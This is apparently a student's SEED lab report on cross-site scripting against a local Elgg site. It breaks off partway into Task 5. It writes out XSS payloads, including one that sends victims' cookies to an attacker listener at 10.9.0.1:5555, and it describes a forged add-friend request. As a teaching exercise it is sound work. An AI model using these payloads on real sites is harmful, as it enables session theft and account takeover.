**实验五报告**

**实验名称：Cross-Site Scripting (XSS) Attack Lab**


**基本信息：**

姓名：马运聪 学号：57119115 完成日期：2021.7.31


**实验内容：**

**环境配置**

1.设置DNS




2.启动Docker



**Task 1: Posting a Malicious Message to Display an Alert Window**


1.在Samy的个人资料description中插入代码“<script>alert(“XSS”);</script>”，主页结果如下




**Task 2: Posting a Malicious Message to Display Cookies**

1. 在Samy的个人资料description中插入代码“<script>alert(document.cookie);</script>”；

2.添加后，显示Samy自己的cookie。




当Alice访问Samy主页时，弹窗显示Alice用户的cookie



**Task 3: Stealing Cookies from the Victim’s Machine**

1. 将Samy的brief description 添加如下代码


<script>document.write(’<img src=http://10.9.0.1:5555?c=’ + escape(document.cookie) + ’ >’); </script>




则当用户点击Samy主页时，攻击者可以查看到cookie

**Task4：Enabling Elgg’s Countermeasure**


1.获取HTTP请求，查看\_elgg\_ts 和 \_elgg\_token 两个参数




2.构造添加好友请求。在Samy的个人主页about me 部分注入JavaScript代码：




3.添加JavaScript代码后的Samy的主页如下所示：




4.登录Alice账户，此时Alice并没有好友，在member界面打开Samy的主页；





再次查看好友信息，此时已成功添加Samy为好友。



问题：

Question1：Explain the purpose of Lines À and Á, why are they are needed?

答：行①和行②的作用是从相关的JavaScript变量中获取时间戳和秘密令牌的值，即\_elgg\_ts 和 \_elgg\_token的值，用于服务器验证。


Question2：If the Elgg application only provide the Editor mode for the "About Me" field, i.e.,

you cannot switch to the Text mode, can you still launch a successful attack?


答：可以通过页面源码对攻击代码进行调整。

**Task 5: Modifying the Victim’s Profile**


1.捕捉含有POST请求的HTTP报文，获取数据信息，可知Samy的guid为59。



